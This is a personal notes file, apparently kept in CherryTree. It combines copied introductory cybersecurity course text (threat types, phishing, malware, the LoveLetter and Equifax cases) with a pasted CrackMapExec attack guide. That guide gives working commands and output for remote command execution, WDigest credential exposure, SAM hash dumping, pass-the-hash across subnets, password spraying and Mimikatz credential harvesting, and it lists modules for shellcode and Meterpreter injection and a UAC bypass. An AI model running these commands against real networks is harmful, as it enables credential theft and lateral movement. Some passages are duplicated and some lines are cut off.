SARAH

this is me testing out cherry tree. I like it so far. I believe it to be more advances. than keep note

-
```
print("keepnote sucks")
if note_print <= cherry_tree
  print("yes")
  for i in cherry_tree
```

Cybersecurity

Cybersecurity, or security, is the practice
of ensuring confidentiality, integrity,
and availability of information
by protecting networks, devices,
people, and data from
unauthorized access or criminal exploitation.

Security protects against external and internal threats.
An external threat is someone outside of the organization
trying to gain access to
private information, networks or devices.

An internal threat comes
from current or former employees,
external vendors, or trusted partners.
Often these internal threats are accidental,
such as an employee clicking on
a compromised link in an email.
Other times, the internal actor intentionally engages in
activities such as unauthorized data access
or abusing systems for personal use.

Experienced security professionals
will help organizations
mitigate or reduce the impact of threats like these.

Security teams also ensure
an organization meets regulatory compliance, or
laws and guidelines, that require
the implementation of specific security standards.
Ensuring that organizations are in
compliance may allow them to avoid fines
and audits, while also upholding
their ethical obligation to protect users.

Security teams also maintain
and improve business productivity.
By establishing a plan for business continuity,
security teams allow people to do their jobs,
even in the case of something like a data breach.

Being security conscious can also
reduce expenses associated with risks,
such as recovering from data loss or
operational downtime, and potentially avoiding fines.
The last benefit of security that we'll
discuss is maintaining brand trust.
If services or customer data are compromised,
this can lower trust in the organization,
damage the brand, and hurt the business in the long term.
Loss of customer trust may
also lead to less revenue for the business.

Now, let's go over some common security-based roles.
After completing this certificate program,
here are some job titles you may want to search for:
Security analyst or specialist,
Cybersecurity analyst or specialist,
Security operation center or SOC
analyst, Information security analyst.

You'll also learn more about the responsibilities
associated with some of
these job titles later in the program.

As you may now realize,
the field of security includes
many topics and concepts and
every activity you complete in
this program moves you one step closer to a new job.
Let's keep learning together.

Being security conscious can also
reduce expenses associated with risks,
such as recovering from data loss or
operational downtime, and potentially avoiding fines.

The last benefit of security that we'll
discuss is maintaining brand trust.
If services or customer data are compromised,
this can lower trust in the organization,
damage the brand, and hurt the business in the long term.
Loss of customer trust may
also lead to less revenue for the business.

Now, let's go over some common security-based roles.
After completing this certificate program,
here are some job titles you may want to search for:
Security analyst or specialist,
Cybersecurity analyst or specialist,
Security operation center or SOC
analyst, Information security analyst.

You'll also learn more about the responsibilities
associated with some of
these job titles later in the program.

As you may now realize,
the field of security includes
many topics and concepts and
every activity you complete in
this program moves you one step closer to a new job.
Let's keep learning together.

""

There are many terms and concepts that are important for security professionals to know. Being familiar with them can help you better identify the threats that can harm organizations and people alike. A security analyst or cybersecurity analyst focuses on monitoring networks for breaches. They also help develop strategies to secure an organization and research information technology (IT) security trends to remain alert and informed about potential threats. Additionally, an analyst works to prevent incidents. In order for analysts to effectively do these types of tasks, they need to develop knowledge of the following key concepts.
Compliance is the process of adhering to internal standards and external regulations and enables organizations to avoid fines and security breaches.

Security frameworks are guidelines used for building plans to help mitigate risks and threats to data and privacy.
Security controls are safeguards designed to reduce specific security risks. They are used with security frameworks to establish a strong security posture.
Security posture is an organization's ability to manage its defense of critical assets and data and react to change. A strong security posture leads to lower risk for the organization.
A **threat actor**, or malicious attacker, is any person or group who presents a security risk. This risk can relate to computers, applications, networks, and data.
An **internal threat** can be a current or former employee, an external vendor, or a trusted partner who poses a security risk. At times, an internal threat is accidental. For example, an employee who accidentally clicks on a malicious email link would be considered an accidental threat. Other times, the internal threat actor *intentionally* engages in risky activities, such as unauthorized data access.
Network security is the practice of keeping an organization's network infrastructure secure from unauthorized access. This includes data, services, systems, and devices that are stored in an organization's network.
Cloud security is the process of ensuring that assets stored in the cloud are properly configured, or set up correctly, and access to those assets is limited to authorized users. The cloud is a network made up of a collection of servers or computers that store resources and data in remote physical locations known as data centers that can be accessed via the internet. Cloud security is a growing subfield of cybersecurity that specifically focuses on the protection of data, applications, and infrastructure in the cloud.
Programming is a process that can be used to create a specific set of instructions for a computer to execute tasks. These tasks can include:
• Automation of repetitive tasks (e.g., searching a list of malicious domains)

• Reviewing web traffic

• Alerting suspicious activity

Key takeaways

Understanding key technical terms and concepts used in the security field will help prepare you for your role as a security analyst. Knowing these terms can help you identify common threats, risks, and vulnerabilities. To explore a variety of cybersecurity terms, visit the National Institute of Standards and Technology glossary
. Or use your browser to search for high-quality, reliable cybersecurity glossaries from research institutes or governmental authorities. Glossaries are available in multiple languages.

skills required

. Transferable skills are skills from
other areas that can apply to different careers.

Technical skills may apply
to several professions as well.
However, at times they may require knowledge of
specific tools, procedures, and policies.
Let's discuss some core
transferable skills you may already have
that will benefit you

in a career as a security analyst.
Communication is a transferable skill
for a security analyst.
They will often need to describe certain threats, risks,
or vulnerabilities to people who
may not have a technical background.

For example, security analysts may be tasked with
interpreting and communicating policies
and procedures to other employees.
Or analysts may be asked to report findings to
their supervisors, so the appropriate actions
can be taken to secure the organization.
For example, security analysts may be tasked with
interpreting and communicating policies
and procedures to other employees.
Or analysts may be asked to report findings to
their supervisors, so the appropriate actions
can be taken to secure the organization.

Another transferable skill is collaboration.
Security analysts often work in teams with engineers,
digital forensic investigators, and program managers.
For example, if you are working
to roll out a new security feature,
you will likely have a project manager,
an engineer, and an ethical hacker on your team.
Security analysts also need to be able to
analyze complex scenarios that they may encounter.
For example,
a security analyst may need
to make recommendations about how
different tools can support efficiency
and safeguard an organization's internal network.

The last transferable skill that
we'll discuss is problem-solving.
Identifying a security problem
and then diagnosing it and providing
solutions is a necessary skill
to keep business operations safe.
Understanding threat actors and identifying trends
can provide insight on how to handle future threats.
Okay, now that we've covered
some important transferable skills,
let's discuss some technical skills
that security analysts need to develop.
A basic understanding of
programming languages is
an important skill to develop because
security analysts can use programming to
automate tasks and identify error messages.
Like learning any other language,

learning a programming language
may seem challenging at first.
However, this certificate program
assumes no prior programming experience,
so we'll start at the very beginning
and provide several opportunities for
hands-on practice with languages like Python and SQL.

Another important technical skill is knowing how to use
security information and event management, or SIEM, tools.
Security professionals use SIEM tools to identify and
analyze security threats, risks, and vulnerabilities.
For example, a SIEM tool may alert
you that an unknown user has accessed the system.
In the event of an unknown user accessing the system,
you may use computer forensics
to investigate the incident.

Now, let's discuss computer forensics.
Similar to an investigator and
a forensic scientist working in
the criminal justice system,
digital forensic investigators will
attempt to identify, analyze,
and preserve criminal evidence within networks,
computers, and electronic devices.

Keep in mind that you may already have
some of the core skills we've discussed.
And if you don't have the technical skills, that's okay!
This program is designed to
support you in learning those skills.

For example, over
the past seven years working in cybersecurity,
I've learned that security analysts need to have
intellectual curiosity and the motivation
to keep learning in order to succeed.
Personally, I dedicate time
on a regular basis towards learning
more Python and SQL skills in order
to meet the demands of the projects I'm working on.
You'll get to learn about Python and
SQL later in this program.

As you continue this journey,
you'll build the knowledge and skills
you need to enter the security field.

""

In the year 2000, Onel De Guzman created the LoveLetter
malware to steal internet login credentials.
This attack spread rapidly and took advantage of people who had not
developed a healthy suspicion for unsolicited emails.
Users received an email with the subject line, "I Love You."
Each email contained an attachment labeled, "Love Letter For You."
When the attachment was opened, the malware scanned a user's address book.
Then, it automatically sent itself to each person on the list and
installed a program to collect user information and passwords.
Recipients would think they were receiving an email from a friend, but
it was actually malware.
The LoveLetter ended up infecting 45 million computers globally
and is believed to have caused over $10 billion dollars in damages.
The LoveLetter attack is the first example of social engineering.

Social engineering is a manipulation technique that exploits
human error to gain private information, access, or valuables.

After the LoveLetter,
attackers understood the power of social engineering.
The number of social engineering attacks is increasing with every new
social media application that allows public access to people's data.
Many people are now prioritizing convenience over privacy.
The trade-off of this evolving shift is that these tools may lead to
increased vulnerability, if people do not use them appropriately.

As a security professional, your role is to identify and
manage inappropriate use of technology that may place your organization and
all the people associated with it at risk.
One way to safeguard your organization is to conduct regular internal trainings,
which you as a future security analyst may be asked to lead or participate in.

Today, it's common for
employees to receive training on how to identify social engineering attacks.

Specifically, phishing through the emails they receive.
Phishing is the use of digital communications to trick people into
revealing sensitive data or deploying malicious software.

Now, let's discuss the Equifax breach.
In 2017,
attackers successfully infiltrated the credit reporting agency, Equifax.
This resulted in one of the largest known data breaches of sensitive information.
Over 143 million customer records were stolen, and
the breach affected approximately 40% of all Americans.

The records included personally identifiable information including
social security numbers, birth dates, driver's license numbers,
home addresses, and credit card numbers.
From a security standpoint,
the breach occurred due to multiple failures on Equifax's part.
It wasn't just one vulnerability that the attackers took advantage of,
there were several.
The company failed to take the actions needed to fix multiple known
vulnerabilities in the months leading up to the data breach.
In the end, Equifax settled with the U.S. government and
paid over $575 million dollars to resolve customer complaints and cover required fines.

While there have been other data breaches before and after the Equifax breach,
the large settlement with the U.S. government alerted companies to
the financial impact of a breach and the need to implement preventative measures.

These are just a couple of well-known incidents that have shaped
the security industry.
Knowing about them will help you in your security career.
Understanding different types of malware and social engineering attacks will
allow you to communicate about security risks during future job interviews.

As a future security professional, constantly adapting and educating yourself on threat actors' tactics and techniques will be a part of your job. By noticing similar trends, patterns, and methodologies, you may be able to identify a potential breach and limit future damage.

Finally, understanding how security affects people's lives is a good reminder of why the work you will do is so important!

common attacks

Previously, you learned about past and present attacks that helped shape the cybersecurity industry. These included the LoveLetter attack, also called the ILOVEYOU virus, and the Morris worm. One outcome was the establishment of response teams, which are now commonly referred to as computer security incident response teams (CSIRTs). In this reading, you will learn more about common methods of attack. Becoming familiar with different attack methods, *and* the evolving tactics and techniques threat actors use, will help you better protect organizations and people.

Phishing

Phishing is the use of digital communications to trick people into revealing sensitive data or deploying malicious software.

Some of the most common types of phishing attacks today include:

• **Business Email Compromise (BEC):** A threat actor sends an email message that seems to be from a known source to make a seemingly legitimate request for information, in order to obtain a financial advantage.

• **Spear phishing:** A malicious email attack that targets a specific user or group of users. The email seems to originate from a trusted source.

• **Whaling:** A form of spear phishing. Threat actors target company executives to gain access to sensitive data.

• **Vishing:** The exploitation of electronic voice communication to obtain sensitive information or to impersonate a known source.

• **Smishing:** The use of text messages to trick users, in order to obtain sensitive information or to impersonate a known source.

Malware

Malware is software designed to harm devices or networks. There are many types of malware. The primary purpose of malware is to obtain money, or in some cases, an intelligence advantage that can be used against a person, an organization, or a territory.

Some of the most common types of malware attacks today include:

• **Viruses:** Malicious code written to interfere with computer operations and cause damage to data and software. A virus needs to be initiated by a user (i.e., a threat actor), who transmits the virus via a malicious attachment or file download. When someone opens the malicious attachment or download, the virus hides itself in other files in the

now infected system. When the infected files are opened, it allows the virus to insert its own code to damage and/or destroy data in the system.

• **Worms:** Malware that can duplicate and spread itself across systems on its own. In contrast to a virus, a worm does not need to be downloaded by a user. Instead, it self-replicates and spreads from an already infected computer to other devices on the same network.

• **Ransomware:** A malicious attack where threat actors encrypt an organization's data and demand payment to restore access.

• **Spyware:** Malware that's used to gather and sell information without consent. Spyware can be used to access devices. This allows threat actors to collect personal data, such as private emails, texts, voice and image recordings, and locations.

Social Engineering

Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. Human error is usually a result of trusting someone without question. It's the mission of a threat actor, acting as a social engineer, to create an environment of false trust and lies to exploit as many people as possible.
Some of the most common types of social engineering attacks today include:
◇ **Social media phishing:** A threat actor collects detailed information about their target from social media sites. Then, they initiate an attack.

◇ **Watering hole attack:** A threat actor attacks a website frequently visited by a specific group of users.

◇ **USB baiting:** A threat actor strategically leaves a malware USB stick for an employee to find and install, to unknowingly infect a network.

◇ **Physical social engineering:** A threat actor impersonates an employee, customer, or vendor to obtain unauthorized access to a physical location.

Social engineering principles

Social engineering is incredibly effective. This is because people are generally trusting and conditioned to respect authority. The number of social engineering attacks is increasing with every new social media application that allows public access to people's data. Although sharing personal data—such as your location or photos—can be convenient, it's also a risk.
Reasons why social engineering attacks are effective include:
• **Authority:** Threat actors impersonate individuals with power. This is because people, in general, have been conditioned to respect and follow authority figures.

• **Intimidation:** Threat actors use bullying tactics. This includes persuading and intimidating victims into doing what they're told.

• **Consensus/Social proof:** Because people sometimes do things that they believe many others are doing, threat actors use others' trust to pretend they are legitimate. For example, a threat actor might try to gain access to private data by telling an employee that other people at the company have given them access to that data in the past.

• **Scarcity:** A tactic used to imply that goods or services are in limited supply.

• **Familiarity:** Threat actors establish a fake emotional connection with users that can be exploited.

• **Trust:** Threat actors establish an emotional relationship with users that can be exploited *over time*. They use this relationship to develop trust and gain personal information.

• **Urgency:** A threat actor persuades others to respond quickly and without questioning.

Key takeaways

In this reading, you learned about some common attacks and their impacts. You also learned about social engineering and why it's so successful. While this is only a brief introduction to attack types, you will have many opportunities throughout the program to further develop your understanding of how to identify and defend against cybersecurity attacks.


crackmapexec

CrackMapExec Ultimate Guide

For more information on how to use CrackMapExec Check out our ultimate Guide. For installation Check the GitHub Repo

Network Enumeration

```
crackmapexec 192.168.10.0/24
```



Command Execution

```
crackmapexec 192.168.10.11 -u Administrator -p 'P@ssw0rd' -x whoami
```


```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' -x 'net user Administrator /domain' --exec-method smbexec
```

You can also directly execute PowerShell commands using the -X flag:

```
#~ crackmapexec 192.168.10.11 -u Administrator -p 'P@ssw0rd' -X '$PSVersionTable'
06-05-2016 14:36:06 CME 192.168.10.11:445 WIN7BOX [*] Windows 6.1 Build 7601 (name:WIN7BOX) (domain:LAB)
06-05-2016 14:36:06 CME 192.168.10.11:445 WIN7BOX [+] LAB\Administrator:P@ssw0rd (Pwn3d!)
06-05-2016 14:36:10 CME 192.168.10.11:445 WIN7BOX [+] Executed command
06-05-2016 14:36:10 CME 192.168.10.11:445 WIN7BOX Name Value
06-05-2016 14:36:10 CME 192.168.10.11:445 WIN7BOX ---- -----
06-05-2016 14:36:10 CME 192.168.10.11:445 WIN7BOX CLRVersion 2.0.50727.5420
06-05-2016 14:36:10 CME 192.168.10.11:445 WIN7BOX BuildVersion 6.1.7601.17514
06-05-2016 14:36:10 CME 192.168.10.11:445 WIN7BOX PSVersion 2.0
06-05-2016 14:36:10 CME 192.168.10.11:445 WIN7BOX WSManStackVersion 2.0
```

```
06-05-2016 14:36:10 [*] KTHXBYE!
```

Key Commands

Checked for logged in users

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --lusers
```

```
λ kali CrackMapExec → λ git master* → python crackmapexec.py 192.168.0.0/24 -u yomama -p 'P@ssw0rd' --lusers
04-09-2016 19:16:14 CME          192.168.0.14:445 WINXPBOX       [*] Windows 5.1 (name:WINXPBOX) (domain:LAB)
04-09-2016 19:16:14 CME          192.168.0.13:445 WIN8BOX        [*] Windows 6.3 Build 9600 (name:WIN8BOX) (domain:LAB)
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       [*] Windows 10.0 Build 10586 (name:WIN10BOX) (domain:LAB)
04-09-2016 19:16:14 CME          192.168.0.11:445 WIN7BOX        [*] Windows 6.1 Build 7601 (name:WIN7BOX) (domain:LAB)
04-09-2016 19:16:14 CME          192.168.0.10:445 DC1            [*] Windows 6.3 Build 9600 (name:DC1) (domain:LAB)
04-09-2016 19:16:14 CME          192.168.0.14:445 WINXPBOX       [+] LAB\yomama:P@ssw0rd
04-09-2016 19:16:14 CME          192.168.0.13:445 WIN8BOX        [+] LAB\yomama:P@ssw0rd
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       [+] LAB\yomama:P@ssw0rd (Pwn3d!)
04-09-2016 19:16:14 CME          192.168.0.10:445 DC1            [+] LAB\yomama:P@ssw0rd
04-09-2016 19:16:14 CME          192.168.0.11:445 WIN7BOX        [+] LAB\yomama:P@ssw0rd
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       [+] Enumerating logged on users
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\WIN10BOX$
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\WIN10BOX$
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\Administrator LogonServer: DC1
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\WIN10BOX$
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\WIN10BOX$
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\yomama LogonServer: DC1
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\yomama LogonServer: DC1
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\WIN10BOX$
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\WIN10BOX$
04-09-2016 19:16:14 CME          192.168.0.12:445 WIN10BOX       Username: LAB\WIN10BOX$
```

Using Local Auth

Allows you to use local accounts rather than domain creds.

```
crackmapexec 192.168.215.138 -u 'Administrator' -p 'PASSWORD' --local-auth
```

Enumerating Shares

```
crackmapexec 192.168.215.138 -u 'Administrator' -p 'PASSWORD' --local-auth --shares
CME          192.168.215.138:445 WALLBOARD       [*] Windows 10.0 Build 14393 (name:WALLBOARD)
(domain:SE)
CME          192.168.215.138:445 WALLBOARD       [+] WALLBOARD\Administrator:
CME          192.168.215.138:445 WALLBOARD       [+] Enumerating shares
CME          192.168.215.138:445 WALLBOARD       SHARE           Permissions
CME          192.168.215.138:445 WALLBOARD       -----           -----------
CME          192.168.215.138:445 WALLBOARD       print$          READ
CME          192.168.215.138:445 WALLBOARD       ADMIN$          NO ACCESS
CME          192.168.215.138:445 WALLBOARD       IPC$            READ
CME          192.168.215.138:445 WALLBOARD       C$              NO ACCESS
[*] KTHXBYE!
```

WDigest Enable/Disable

This allows us to re-enable the WDigest provider and dump clear-text credentials from LSA memory

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth --wdigest enable
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth --wdigest disable
```

Password Policy

One useful query enumerates the domain's password policy including complexi

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS --pass-pol
```

```
root@JEFFLAB-DEB02:~/DeathStar/Empire# cme 192.168.29.38 -u Michael -p P@ssword
CME          192.168.29.38:445 JEFFLAB-DC01    [*] Windows 10.0 Build 14393 (na
CME          192.168.29.38:445 JEFFLAB-DC01    [+] JEFFLAB\Michael:P@ssword
CME          192.168.29.38:445 JEFFLAB-DC01    [+] Dumping password policy
CME          192.168.29.38:445 JEFFLAB-DC01    Minimum password length: 5
CME          192.168.29.38:445 JEFFLAB-DC01    Password history length: 5
CME          192.168.29.38:445 JEFFLAB-DC01    Maximum password age: 29 days 23
CME          192.168.29.38:445 JEFFLAB-DC01    Minimum password age: 23 hours 5
CME          192.168.29.38:445 JEFFLAB-DC01    Account lockout threshold: 10
CME          192.168.29.38:445 JEFFLAB-DC01    Account lockout duration: 30
```

RID Bruteforcing

you can use the rid-brute option to enumerate all AD objects including users a
resource identifier (RID), which is the ending set of digits to a security identifie


```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS --rid-brute
```

```
root@JEFFLAB-DEB02:~/DeathStar/Empire# cme 192.168.29.38 -u Michael -p P@ssword
CME          192.168.29.38:445 JEFFLAB-DC01    [*] Windows 10.0 Build 14393 (nar
CME          192.168.29.38:445 JEFFLAB-DC01    [+] JEFFLAB\Michael:P@ssword
CME          192.168.29.38:445 JEFFLAB-DC01    [+] Brute forcing SIDs (rid:doma
CME          192.168.29.38:445 JEFFLAB-DC01    498: JEFFLAB\Enterprise Read-only
)
CME          192.168.29.38:445 JEFFLAB-DC01    500: JEFFLAB\Administrator (SidTy
CME          192.168.29.38:445 JEFFLAB-DC01    501: JEFFLAB\Guest (SidTypeUser)
CME          192.168.29.38:445 JEFFLAB-DC01    502: JEFFLAB\krbtgt (SidTypeUser
CME          192.168.29.38:445 JEFFLAB-DC01    503: JEFFLAB\DefaultAccount (Sid
CME          192.168.29.38:445 JEFFLAB-DC01    512: JEFFLAB\Domain Admins (SidTy
CME          192.168.29.38:445 JEFFLAB-DC01    513: JEFFLAB\Domain Users (SidTyp
CME          192.168.29.38:445 JEFFLAB-DC01    514: JEFFLAB\Domain Guests (SidTy
CME          192.168.29.38:445 JEFFLAB-DC01    515: JEFFLAB\Domain Computers (Si
CME          192.168.29.38:445 JEFFLAB-DC01    516: JEFFLAB\Domain Controllers
CME          192.168.29.38:445 JEFFLAB-DC01    517: JEFFLAB\Cert Publishers (Sid
CME          192.168.29.38:445 JEFFLAB-DC01    518: JEFFLAB\Schema Admins (SidTy
CME          192.168.29.38:445 JEFFLAB-DC01    519: JEFFLAB\Enterprise Admins (S
CME          192.168.29.38:445 JEFFLAB-DC01    520: JEFFLAB\Group Policy Creato
CME          192.168.29.38:445 JEFFLAB-DC01    521: JEFFLAB\Read-only Domain Co
CME          192.168.29.38:445 JEFFLAB-DC01    522: JEFFLAB\Cloneable Domain Co
CME          192.168.29.38:445 JEFFLAB-DC01    525: JEFFLAB\Protected Users (Sid
CME          192.168.29.38:445 JEFFLAB-DC01    526: JEFFLAB\Key Admins (SidType
CME          192.168.29.38:445 JEFFLAB-DC01    527: JEFFLAB\Enterprise Key Admi
CME          192.168.29.38:445 JEFFLAB-DC01    553: JEFFLAB\RAS and IAS Servers
CME          192.168.29.38:445 JEFFLAB-DC01    571: JEFFLAB\Allowed RODC Passwo
)
CME          192.168.29.38:445 JEFFLAB-DC01    572: JEFFLAB\Denied RODC Password
CME          192.168.29.38:445 JEFFLAB-DC01    1000: JEFFLAB\JEFFLAB-DC01$ (Sid
CME          192.168.29.38:445 JEFFLAB-DC01    1101: JEFFLAB\DnsAdmins (SidType
CME          192.168.29.38:445 JEFFLAB-DC01    1102: JEFFLAB\DnsUpdateProxy (Sid
CME          192.168.29.38:445 JEFFLAB-DC01    1103: JEFFLAB\Jeff (SidTypeUser)
```

Top Credential Attacks

Dumping the local SAM hashes

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth --sam
```



Passing-the-Hash against subnet

Login to all subnet machines via smb with admin + hash. By using the –local-auth and a found local admin password this can be used to login to a whole subnets smb enabled machines with that local admin pass/hash.

```
cme smb 172.16.157.0/24 -u administrator -H 'aad3b435b51404eeaa35b51404ee:5509de4fa6e8d9f4a61100e51'
--local-auth
```

NULL Sessions

You can log in with a null session by using '' as the username and/or password

Examples:

```
crackmapexec smb <target(s)> -u '' -p ''
```

Brute Forcing & Password Spraying

We can do this by pointing crackmapexec at the subnet and passing the creds:

SMB Login Example

```
crackmapexec 10.0.2.0/24 -u ‘admin’ -p ‘P@ssw0rd’
```

Bruteforcing examples

Examples:

```
crackmapexec <protocol> <target(s)> -u username1 -p password1 password2
```

```
crackmapexec <protocol> <target(s)> -u username1 username2 -p password1
```

```
crackmapexec <protocol> <target(s)> -u ~/file_containing_usernames -p ~/file_containing_passwords
```

```
crackmapexec <protocol> <target(s)> -u ~/file_containing_usernames -H ~/file_containing_ntlm_hashes
```

Modules

Modules

Listing Modules

```
 crackmapexec -L
[*] empire_exec          Uses Empire's RESTful API to generate a launcher for the specified listener and
executes it
[*] shellinject          Downloads the specified raw shellcode and injects it into memory using
PowerSploit's Invoke-Shellcode.ps1 script
[*] rundll32_exec        Executes a command using rundll32 and Windows's native javascript interpreter
[*] com_exec             Executes a command using a COM scriptlet to bypass whitelisting
[*] tokenrider           Allows for automatic token enumeration, impersonation and mass lateral spread
using privileges instead of dumped credentials
[*] mimikatz             Executes PowerSploit's Invoke-Mimikatz.ps1 script
[*] tokens               Enumerates available tokens using Powersploit's Invoke-TokenManipulation
[*] peinject             Downloads the specified DLL/EXE and injects it into memory using PowerSploit's
Invoke-ReflectivePEInjection.ps1 script
[*] powerview            Wrapper for PowerView's functions
[*] mimikittenz          Executes Mimikittenz
[*] enum_chrome          Uses Powersploit's Invoke-Mimikatz.ps1 script to decrypt saved Chrome passwords
[*] metinject            Downloads the Meterpreter stager and injects it into memory using PowerSploit's
Invoke-Shellcode.ps1 script
[*] eventvwr_bypass      Executes a command using the eventvwr.exe fileless UAC bypass
```

SMB Mimikatz module

```
 sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -M mimikatz
CME          192.168.215.104:445 MEETINGROOM     [*] Windows 6.3 Build 9600 (name:MEETINGROOM)
(domain:SE)
CME          192.168.215.104:445 MEETINGROOM     [+] MEETINGROOM\Administrator:PASS (Pwn3d!)
MIMIKATZ     192.168.215.104:445 MEETINGROOM     [+] Executed payload
MIMIKATZ                                        [*] Waiting on 1 host(s)
MIMIKATZ     192.168.215.104                    [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ                                        [*] Waiting on 1 host(s)
MIMIKATZ     192.168.215.104                    [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ     192.168.215.104                    [+] Found credentials in Mimikatz output
(domain\username:password)
MIMIKATZ     192.168.215.104                   SE\Meeting:280778ddbb374ab9d2df719
MIMIKATZ     192.168.215.104                   SE\MEETINGROOM$:0bfa8060fc6c6d42d6ea124
MIMIKATZ     192.168.215.104                   SE\MEETINGROOM$:b245712b92126c953f203d6a
MIMIKATZ     192.168.215.104                    [*] Saved Mimikatz's output to Mimikatz-
192.168.215.104-2018-01-02_144545.log
[*] KTHXBYE!
```

```
oot@JEFFLAB-DEB02:~/CrackMapExec# crackmapexec smb ~/targets.txt -u Michael -p P@ssword -M mimikatz
```

Modules - Enum_Chrome

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -M enum_chrome
```

Modules - Enum_AV

Another piece of useful information CrackMapExec can gather is what anti-virus software is in use.

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -m enum_avproducts
```

```
root@JEFFLAB-DEB02:~/CrackMapExec# cme smb ~/targets.txt -id 1 -M enum_avproducts
SMB         192.168.12.211  445    JEFFLAB-APP01    [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-APP0
1) (domain:JEFFLAB) (signing:False) (SMBv1:True)
SMB         192.168.12.131  445    JEFFLAB-PC01     [*] Windows 10 Enterprise 10586 x64 (name:JEFFLAB-PC01) (doma
in:JEFFLAB) (signing:False) (SMBv1:True)
SMB         192.168.12.209  445    JEFFLAB-SQL02    [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-SQL0
2) (domain:JEFFLAB) (signing:False) (SMBv1:True)
SMB         192.168.12.211  445    JEFFLAB-APP01    [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
SMB         192.168.12.131  445    JEFFLAB-PC01     [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
SMB         192.168.12.209  445    JEFFLAB-SQL02    [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
SMB         192.168.12.211  445    JEFFLAB-APP01    [-] Error creating WMI connection: WMI Session Error: code: 0
x80041010 - WBEM_E_INVALID_CLASS
ENUM_AVP... 192.168.12.131  445    JEFFLAB-PC01     [+] Found Anti-Spyware product:
ENUM_AVP... 192.168.12.131  445    JEFFLAB-PC01     instanceGuid => {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
ENUM_AVP... 192.168.12.131  445    JEFFLAB-PC01     displayName => Windows Defender
